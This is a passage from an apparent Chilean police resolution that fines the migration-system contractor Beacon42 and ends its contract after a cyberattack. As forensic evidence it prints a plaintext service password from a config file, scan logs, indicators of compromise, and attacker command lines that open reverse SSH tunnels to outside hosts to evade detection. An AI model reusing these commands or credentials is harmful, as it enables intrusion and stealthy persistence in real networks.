<add key="GepolFrontServicePassword" value="16J77xL5440" />
<add key="GepolFrontServiceTimeoutValue" value="10" />

```

Imagen relativa al código en texto claro del archivo "PichControlMigratorio.config"

2.- A la revisión de registros lógicos que mantiene CENACIB, se observa con fecha 03.MAY.025 enumeración de servicios PDI con la utilización de credencial "BTSADMIN":

Resumen del escaneo

Tiempo: 2025-05-03, 16:03:23 - 16:13:05 -04

Dispositivo de origen:
cmbzsvr1.investigaciones.cl • 172.21.25.70

Rangos de direcciones IP de destino:

- 10.13.30.0/24
- 10.13.10.0/23

Número de direcciones IP únicas escaneadas:

785

actividad: btsAdmin

Kerberos TGS

Nombre de usuario observado previo a la

Fuente de nombre de usuario: Solicitud de

Tiempo observado: 03-05-2025, 15:53:53 -04

Propiedades sospechosas:

Número alto de dispositivos escaneados
Múltiples puertos asociados a servicios críticos

de objetivo

Actividad de escaneo TCP
Número total de conexiones: 6.090
Número total de puertos escaneados: 9
Rango de puertos: 21 - 8080
Puertos principales: 21, 80, 135, 139, 443, 445,

3389, 8080

Actividad de escaneo UDP
Número total de conexiones: 168
Número total de puertos escaneados: 3
Rango de puertos: 123 - 161
Puerto principal: 161
Actividad de escaneo ICMP
Número total de peticiones ICMP: 769

3.- Con fecha 02.JUL.025, posterior a reunión técnica donde la empresa indicó no contar con los conocimientos necesarios para levantar los indicadores de compromiso de los equipos comprometidos, se les hizo llegar por correo electrónico el detalle de los IoC recopilados por el equipo de Ciberseguridad.

gubacsd@investigaciones.cl

De: gubacsd@investigaciones.cl
Enviado el: miércoles, 2 de julio de 2025 17:02
Para: Hugo Montaña; Alexis Abenda; Carlos Murga; José Véliz; jll support
CC: gubacsd@investigaciones.cl; Ricardo Mori
Asunto: RE: Credenciales पासवर्ड frontbase
Date adjuntas: Eynfequridmoe.png; dnt64.png

Buenas tardes,

En base a las diversas reuniones que se han sostenido debido a la contingencia por incidente de ciberseguridad en el que el CENACOB se encuentra trabajando durante las últimas semanas, se solicita que se realice una revisión completa de los equipos de control migratorio, en particular los equipos con nombre "b42scip4", "ombotakast1", "api-om-ibanda", antes de volver a ponerlos en producción, por cuanto se ha detectado durante las últimas 24 horas nuevos intentos de actividad maliciosa en dichos equipos, relacionados directamente al incidente de seguridad antes indicado.

En especial atención se levantan los siguientes IoC:

Se refieren a los siguientes dominios:

api-botakast1.com; api-ombotakast1.com;
b42-scip4-011.com; api-b42-scip4.com

Ip internas con compromisos:

172.21.25.79
172.21.25.72
10.8.21.253

Ejecución de código:

File Path
%USERPROFILE%\AppData\Local\Microsoft\Windows\CurrentVersion\Cache\om.as.dnt64.exe
Command Line
om.as.dnt64.exe ombotv1@api-botakast1.com:edgeproxyhub.net:443 -l om.as.dnt64

TAD006 Defensa Eweekin
->T1026.003 Rename System Utilities

Se adjuntan imágenes con SHA256 con los binarios para la consulta.

Imagen de correo electrónico donde se comparten los IoC con Beacon42.

The screenshot shows the detection details for an event titled "WIN-EVA-PRC-RENAMED-SSH-FORWINDOWS-1". The interface includes tabs for "Overview" and "Raw Data". The "Detection Details" section lists the following information:

Detection ID	WIN-EVA-PRC-RENAMED-SSH-FORWINDOWS-1
Severity	Medium
Time	Jul 2, 2025, 2:18:12 PM
Device Type	server
Hostname	cmbiztalksql1
Detection IP	172.21.25.72
Parent Command Line	"C:\Users\Default\AppData\Local\Microsoft\Windows\NetCache\lm.es.dat.exe"
Process Owner	SYSTEM
Signer Info	Microsoft Corporation
Sophos Process ID	11500-133958645267485002
File Path	C:\Users\Default\AppData\Local\Microsoft\Windows\NetCache\lm.es.dat64.exe
Command Line	"lm.es.dat64.exe" cmbizsrv1@scf-bztalk-clf.cdn.edgodeployhub.net -o ServerAliveInterval=50 -o ServerAliveCountMax=955 -oStrictHostKeyChecking=no -f -N -R 01728 -p 443 -i lm.es.dat.lic
MITRE Tactics	TA0005 - Defense Evasion

Below the details, the "MITRE Tactic(s)" section is expanded to show:

- TA0005 Defense Evasion
- T1036.003 Rename System Utilities

Imagen correspondiente a detección de XDR Sophos en equipo "cmbiztalksql1", donde se observa la evasión del XDR, mediante un túnel SSH inverso en infraestructura mantenida por Beacon42.

4.- Seguidamente, con fecha 03.JUL.025, durante nueva reunión técnica con personal de Beacon42, se observó en los equipos revisados el malware replicado en el sistema mantenido por la empresa (172.21.25.70 - 10.5.21.250):

LF




Imagen correspondiente a programa válido en infraestructura mantenida por Beacon42.




Imagen correspondiente a malware replicado en infraestructura mantenida por Beacon42, bajo el nombre de wmihelper.exe.

WIN-EVA-PRC-RENAMED-SSH-FORWINDOWS-1

Sophos



Endpoint

Descripción general

Datos sin procesar

① Detalles de detección

ID de detección	WIN-EVA-PRC-RENAMED-SSH-FORWINDOWS-1
Gravedad	Medium
Hora	Jul 28, 2025, 5:45:28 PM
Tipo de dispositivo	server
Nombre de host	X-SCM-RIOPALENA
IP de detección	10.10.11.250
Línea de comandos primaria	"C:\Tools\svcsync\SyncRequeridos\releas selwmihelper.exe"
Propietario de proceso	SYSTEM
Información del firmante	Microsoft Corporation
ID del proceso de Sophos	1404:133982125830857798
Ruta del archivo	C:\Tools\svcsync\SyncRequeridos\releas elSyncRequeridos.exe
Línea de comandos	"SyncRequeridos.exe" -f -N -R40080 -p 443 -i divine riopalena@aurora.inscend o.net -o ServerAliveInterval=60 -o Serve rAliveCountMax=900 -oStrictHostKeyCh ecking=no
Tácticas MITRE	TA0005 - Defense Evasion



GG

Imagen correspondiente a detección de XDR Sophos en equipo "X-SCM-RIOPALENA", donde se observa la evasión del XDR, mediante un túnel SSH inverso en infraestructura mantenida por Beacon42.

El análisis del Centro Nacional de Ciberseguridad PDI confirmó que los sistemas desarrollados y mantenidos por Beacon42 presentan vulnerabilidades críticas que contravienen los principios básicos de seguridad en el ciclo de vida del software. En particular, se identificó la exposición de credenciales privilegiadas (btsadmin) en el archivo de configuración "PichControlMigratorio.config", sin ningún mecanismo de cifrado ni resguardo. Esta práctica facilitó que el actor malicioso explotara dicha cuenta para:

- Escalar privilegios y ejecutar procesos con identidad de administrador.
- Enumerar servicios y dispositivos en la red PDI mediante técnicas automatizadas de escaneo (SMB, Kerberos TGS, RDP).
- Propagar malware en infraestructura bajo responsabilidad directa de Beacon42 y posteriormente pivotar hacia otros activos institucionales.

Lo anteriormente indicado incluye:

- Archivos de configuración inseguros con credenciales en texto claro.
- Registros de escaneo del 03.MAY.2025 que muestran actividad originada desde cmbzsvr1.investigaciones.ci utilizando la credencial btsadmin.

- Muestras de malware replicadas en equipos administrados por Beacon42 (172.21.25.70 – 10.5.21.250).
- Detección de evasión de XDR mediante túneles SSH inversos, lo que demuestra persistencia activa en los sistemas bajo su gestión.
- Estos hallazgos constituyen una vulneración directa a los lineamientos establecidos en la Ley Marco de Ciberseguridad e Infraestructura Crítica de la Información (2023) y en la Guía de Buenas Prácticas en Seguridad de la Información y Desarrollo Seguro emitida por Gobierno Digital de Chile, que exigen expresamente:

El almacenamiento seguro y cifrado de credenciales.

La aplicación de controles de integridad y mecanismos de monitoreo en sistemas críticos.

El cumplimiento del principio de "seguridad desde el diseño" (security by design).

Asimismo, se verificó que la empresa carecía de las capacidades técnicas para detectar y responder a estos compromisos de manera autónoma, debiendo recibir indicadores de compromiso (IoCs) por parte de CENACIB para proceder a revisiones básicas, lo cual refleja una deficiencia en los mecanismos de aseguramiento y respuesta contratados, deslumbrando desde el comienzo de la gestión del incidente, reportado a Beacon42 el día 19.JUN.025, no fue capaz de responder adecuadamente a los requerimientos de seguridad, para mantener la continuidad operacional del sistema de Control Migratorio.

En consecuencia, se concluye que Beacon42 incurrió en un incumplimiento verificable en materia de desarrollo seguro de software, al mantener credenciales críticas expuestas y no implementar controles mínimos de protección, lo que permitió al atacante comprometer infraestructura institucional a través de los sistemas bajo su responsabilidad.

PRESTACIÓN DE SERVICIO

DE ARGUMENTOS

RESTRICTIVA DE LA MODALIDAD DE SERVICIO

III.- INCUMPLIMIENTO DE MODALIDAD DE

ANÁLISIS DEL DESCARGO Y REFUTACIÓN

A. SOBRE LA INTERPRETACIÓN

Argumento de Beacon42: Sostiene que solo debe prestar soporte presencial cuando sea "imposible" ejecutar la actividad de manera remota.

REFUTACIÓN:

a) Interpretación errónea del compromiso contractual: La propuesta adjudicada debe interpretarse considerando lo siguiente:

- La eficacia del servicio.
- La criticidad de los sistemas.
- Los tiempos de resolución.
- El impacto en el servicio público.

b) Principio de buena fe contractual:

El contratista debe interpretar sus obligaciones favoreciendo el cumplimiento efectivo del objeto contractual. Lo anterior considerando que este principio fundamental del derecho, obliga a las partes a actuar con honestidad, lealtad y diligencia durante toda la relación contractual, no solo cumpliendo lo pactado expresamente, sino también aquello que emana de la naturaleza de la obligación o se deriva de la ley y la costumbre. Este principio, consagrado en el artículo 1546 del Código Civil, se manifiesta como una cláusula general que sirve para integrar y complementar los contratos, interpretando la

voluntad de las partes y evitando la arbitrariedad judicial al definir los deberes de conducta implícitos en el contrato.

c) Naturaleza del servicio público: Los sistemas críticos de control migratorio requieren modalidades de prestación ajustadas a las necesidades operativas institucionales.

REMOTO

B. SOBRE LA EFICACIA DEL SOPORTE

Argumento de Beacon42: Alega que todas las actividades pueden ejecutarse remotamente.

REFUTACIÓN:

a) Evidencia de ineficacia: Los hechos demuestran categóricamente la ineficacia del soporte remoto:

- Falta de BizTalk desde el 19 de junio de 2025.
- Más de 2 meses sin solución (19 de junio - 20 de agosto).
- Sistema crítico de control migratorio inoperativo.
- Afectación continua del servicio público.

b) Imposibilidad práctica demostrada: Los 62 días de falla constituyen evidencia irrefutable de la imposibilidad de resolución mediante soporte remoto.

c) Criterio temporal objetivo: Una falla de más de 2 meses en sistema crítico demuestra objetivamente la imposibilidad de resolución remota.

AL SOPORTE PRESENCIAL

C. SOBRE LA NEGATIVA INJUSTIFICADA

junio de 2025.

Hechos acreditados:

- Solicitud institucional del 19 de junio de 2025.
- Negativa expresa de Beacon42.
- 62 días transcurridos sin solución.

incumplimiento directo de la modalidad comprometida nacional.

ANÁLISIS:

- La negativa constituye
- Afecta sistema de seguridad
- Frustra el objeto contractual.

acreditado por la ineficacia prolongada del soporte remoto y la negativa injustificada a prestar soporte presencial.

CONCLUSIÓN MODALIDAD DE SERVICIO

El incumplimiento está plenamente

SEGURIDAD NACIONAL

3.- CONSIDERACIONES SOBRE

el ámbito contractual común, afectando directamente nacional.

Los incumplimientos identificados trascienden

nacionales.

- Sistemas críticos de seguridad
- Control fronterizo del país.
- Integridad de registros migratorios
- Ciberseguridad institucional.
- Continuidad del servicio público

esencial.

Los fundamentos contenidos en las refutaciones anteriores, dejan en evidencia el incumplimiento contractual de este punto por parte del Proveedor adjudicado, en consideración con las Bases Administrativas de la Licitación Pública ID N° 3844-1-LR24, artículo 5, que señala lo que sigue: "Las presentes Bases Administrativas y Especificaciones Técnicas, anexos, consultas, respuestas y aclaraciones, se entenderán como parte integrante del contrato, sin necesidad de cláusula expresa, lo mismo ocurrirá con la oferta adjudicada del Contratista".

Por lo anterior, UTP BEACON 42, incumple gravemente su propuesta técnico-económica al negarse a prestar soporte presencial cuando el soporte remoto es insuficiente o imposible, siendo que su propuesta adjudicada establecía explícitamente que se desplazarían a dependencias cuando fuera imposible ejecutar la actividad de manera remota. Esta negativa constituye una infracción grave a la forma de cumplimiento comprometida contractualmente, por tratarse de la seguridad nacional del Estado de Chile.

La gravedad de estos incumplimientos, especialmente aquellos relacionados con seguridad informática y la prolongada inoperatividad de sistemas críticos, compromete la seguridad del Estado y justifica medidas contractuales extremas.

4.- CALIFICACIÓN JURÍDICA FINAL

Conforme al Art. 60 de las Bases, todos los incumplimientos del contratista se califican como **GRAVES**, considerando que dicho artículo dispone lo siguiente:

"La infracción a la forma en que deben ser cumplidas las obligaciones contractuales por el Contratista, será considerada una infracción grave si involucra alguna de las obligaciones o requerimientos señalados como esenciales en las presentes Bases."

Consecuente con lo anterior, es dable señalar que los incumplimientos identificados del proveedor, afectan obligaciones esenciales del contrato, debido a lo siguiente:

- Afectan obligaciones esenciales del contrato
- Involucran requerimientos técnicos obligatorios
- Comprometen la seguridad nacional
- Afectan la continuidad del servicio público
- Presentan impacto prolongado e injustificado

Que, analizados los antecedentes expuestos es dable concluir que, durante la ejecución del contrato, el proveedor UTP Beacon42, ha presentado un incumplimiento de carácter grave conforme a lo estipulado en el Art. 60, como asimismo el Art. 66 de las Bases Administrativas, siendo el incumplimiento más crítico la exposición de credenciales administrativas en texto plano, que facilitó el ciberataque del 19.JUN.025, comprometiendo gravemente la seguridad nacional. Esta vulnerabilidad evidencia una transgresión grave del contrato en materia de desarrollo seguro de software. Es así, que se debiese proceder a la aplicación de la correspondiente multa a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42 Ltda., Rut N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., Rut N° 76.046.598-4, por un monto de 262 UTM correspondientes al mes de julio, de conformidad al Informe de Supervisor de Contrato de fecha 10.JUL.025.

Cabe destacar que, en virtud de lo anteriormente expuesto, se considera pertinente proceder con el término anticipado del contrato. Esto, en atención a que la eventual aplicación de la multa correspondiente al mes de julio, por un monto de 262 UTM, sumada a la sanción ya aplicada en abril por 200 UTM, alcanza un total acumulado equivalente al 10% del valor total del contrato.

De conformidad con lo establecido en el artículo 66 de las Bases Administrativas, dicha acumulación configura un incumplimiento de carácter grave por parte de la UTP Beacon42, respecto de sus obligaciones contractuales. En consecuencia, y conforme al artículo 69 de las mismas Bases, procede la figura de "Término Anticipado del Contrato por Incumplimiento".

5.- CONCLUSIÓN FINAL

Por lo expuesto, se **RECHAZAN** en el presente Informe, todos los descargos presentados por el proveedor adjudicado UTP Beacon42, y se sugiere mantener la aplicación de las multas por incumplimientos graves, los que corresponden a:

- Falta de sincronización de registros migratorios.
- Duplicación de registros migratorios.
- Incumplimiento de desarrollo seguro de software.
- Incumplimiento de modalidad de prestación de servicio.

A su vez, se recomienda proceder con el término anticipado del contrato suscrito con la UTP Beacon42, toda vez que las multas impuestas durante la ejecución del mismo alcanzan un total acumulado equivalente al 10% del valor total del contrato.

De acuerdo con lo dispuesto en el artículo 66 de las Bases Administrativas, dicha acumulación configura un incumplimiento de carácter grave de las obligaciones contractuales por parte de la empresa. En consecuencia, y conforme al artículo 69 de las referidas Bases, procede la figura de "Terminación Anticipada del Contrato por Incumplimiento".

Esta recomendación se refiere al contrato suscrito con fecha 03 de abril de 2024, derivado de la Licitación Pública N.º 3844-1-LR24, cuyo objeto corresponde a la mantención, soporte y desarrollo evolutivo del Sistema Control Migratorio (SCM).

En conclusión, la continuidad de la relación contractual con la UTP Beacon42 se torna incompatible con los requerimientos de seguridad nacional, así como con la necesidad de asegurar la continuidad operativa del servicio público esencial que presta la Policía de Investigaciones de Chile.

9) Lo dispuesto en la cláusula SEGUNDO del contrato, que establece la Unión Temporal de Proveedores, representada en la forma señalada, se obliga a prestar el "SERVICIOS DE MANTENCIÓN, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO", conforme a lo señalado en las Bases Administrativas, Especificaciones Técnicas y oferta adjudicada contenidas en la Licitación Pública ID N° 3844-1-LR24.

10) El artículo 60 "Forma de Cumplimiento", de las Bases Administrativas y Técnicas que rigen la presente contratación, el que establece que: "El cumplimiento de la obligación principal y sus accesorias deberá efectuarse según lo establecido en las bases, y el contrato cuyas cláusulas deberán estar en armonía y no contradecir lo estipulado en las bases y oferta adjudicada del contratista, en cuanto ésta última se adecue estrictamente a lo requerido en el presente proceso. La infracción a la forma en que deben ser cumplidas las obligaciones contractuales por el contratista será considerada una infracción grave si involucra alguna de las obligaciones o requerimientos señalados como esenciales en las presentes bases".

11) Que, analizados los antecedentes expuestos es dable concluir que, durante la ejecución del contrato, ha presentado un incumplimiento de carácter grave conforme a lo estipulado en el Art. 60, como asimismo

el Art. 66 de las Bases Administrativas, siendo el incumplimiento más crítico la exposición de credenciales administrativas en texto plano, que facilitó el ciberataque del 19.JUN.025, comprometiendo gravemente la seguridad nacional. Esta vulnerabilidad evidencia una transgresión grave del contrato en materia de desarrollo seguro de software. Es así y según lo estipulado en los informes realizados por el supervisor de contrato, se debe proceder a la aplicación de la multa a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42 Ltda., Rut N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., Rut N° 76.046.598-4, por un monto de 262 UTM correspondientes al mes de julio, ello por los hechos ya descritos en el considerando N° 4 de esta Resolución y proceder con el término anticipado del contrato, en atención a los incumplimientos graves señalados.

12) Que, el monto en pesos de la multa aplicada debe considerar el valor de la UTM a la fecha del pago efectivo.

13) Lo dispuesto en el artículo 124, del Decreto N° 661, de 12.DIC.024, que aprueba el Reglamento de la Ley N° 19.886, de Bases sobre Contratos Administrativos de Suministro y Prestación de Servicios, que expresa: *"En caso de incumplimiento del Proveedor de las obligaciones que le impone el contrato o de las obligaciones laborales o sociales con sus trabajadores, en el caso de contrataciones de servicios, la Entidad estará facultada para hacer efectiva la garantía de cumplimiento, administrativamente y sin necesidad de requerimiento ni acción judicial o arbitral alguna"*.

Esto, se encuentra refrendado en el Artículo 135, del mismo cuerpo reglamentario, que dispone: *"Incumplimiento y medidas aplicables. En caso de incumplimiento por parte de los proveedores respecto a las obligaciones establecidas en las Bases y/o en el contrato, la Entidad contratante podrá aplicar multas, cobrar la garantía de fiel cumplimiento, terminar anticipadamente el contrato o adoptar otras medidas que se determinan. Las medidas a aplicar deberán encontrarse previamente establecidas de forma clara e inequívoca en las Bases y/o en el contrato, y ser proporcionales a la gravedad del incumplimiento."*

14) Lo establecido en el artículo 72 y siguientes de las Bases Administrativas y Técnicas de la Licitación Pública ID N° 3844-1-LR24, "SERVICIOS DE MANTENCIÓN, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO", que regula el procedimiento de aplicación de multa, en relación con la cláusula décimo del contrato suscrito entre las partes el 03.ABR.024.

15) Que, procede rechazar los descargos presentados por la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, aplicar una multa por un monto de 262 UTM correspondientes al mes de julio, ello por los hechos ya descritos en el considerando N° 5 de esta Resolución y proceder con el término anticipado del contrato, en atención a los incumplimientos graves señalados.

RESUELVO:

1° **RECHÁCENSE** los descargos formulados por la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, conforme lo señalado en Informe Supervisión de Contrato, de 29.AGO.025, emanado del Profesional A/C José DELGADO CARRILLO, y el Comisario (OPP) Ricardo MORIS JORDAN, ambos de dotación de la Plana Mayor de la Jefatura Nacional de Migraciones y Policía Internacional y lo desarrollado en el numeral octavo y siguientes de esta resolución

2° **APLÍQUESE** multa a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, por un monto de 262 UTM correspondientes al mes de julio, ello por los hechos ya descritos en

el considerando N° 4 de esta Resolución. Lo anterior atendido lo señalado y fundamentado en los considerandos de la presente Resolución junto con su documentación adjunta. Multa, que deberá depositar en la cuenta fiscal del Banco Estado, cuenta corriente N° 9235388, dentro de los 5 días hábiles, remitiendo comprobante de la transferencia al correo electrónico jenalog@investigaciones.cl.

3° TÉRMINASE ANTICIPADAMENTE

CONTRATO de 30.ABR.024, generado en Licitación Pública ID N° 3844-1-LR24, suscrito con la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, por cuanto se verifican las causales de término anticipado, establecidas en el artículo 72 y siguientes de las Bases Administrativas y Técnicas de la Licitación Pública ID N° 3844-1-LR24, "SERVICIOS DE MANTENCIÓN, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO", que regula el procedimiento de aplicación de multa, en relación con la cláusula décimo del contrato indicado. Lo anterior atendido lo señalado y fundamentado en los considerandos de la presente Resolución junto con su documentación adjunta.

4° NOTIFÍQUESE, la presente Resolución

Exenta a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, mediante correo electrónico a su supervisor señalado en el contrato, de acuerdo a lo establecido en los artículos octavo y décimo del contrato y 72 y siguientes de las Bases Administrativas que regulan el presente contrato.

5° PAGUESE mediante depósito o

transferencia a la cuenta fiscal del Banco Estado, cuenta corriente N° 9235388, hecho lo anterior, remítase el comprobante de depósito a los correos electrónicos jenalog@investigaciones.cl, teniendo un plazo de 5 días hábiles, después del cual se procederá a cobrar la garantía de fiel cumplimiento del contrato, entregada por el proveedor.

6° PUBLÍQUESE la presente Resolución en el

portal www.mercadopublico.cl

ANÓTESE, COMUNÍQUESE Y ARCHIVASE.



ANDRÉS TURRALDE PANTOJA
Prefecto Inspector
Jefe Nacional de Logística y
Grandes Compras

AIP/dv

Distribución:

- Proveedor (1)
- Jenamig (1)
- Jenafn (1)
- D.G.C. (1)
- D.G.P. (1)
- PM Jenalog (1)
- DEINFRA (1)
- Asejur Jenalog (1)
- Archivo (1)

Aplica Multa y Término anticipado contrato en Licitación Pública ID N° 3844-1-LR24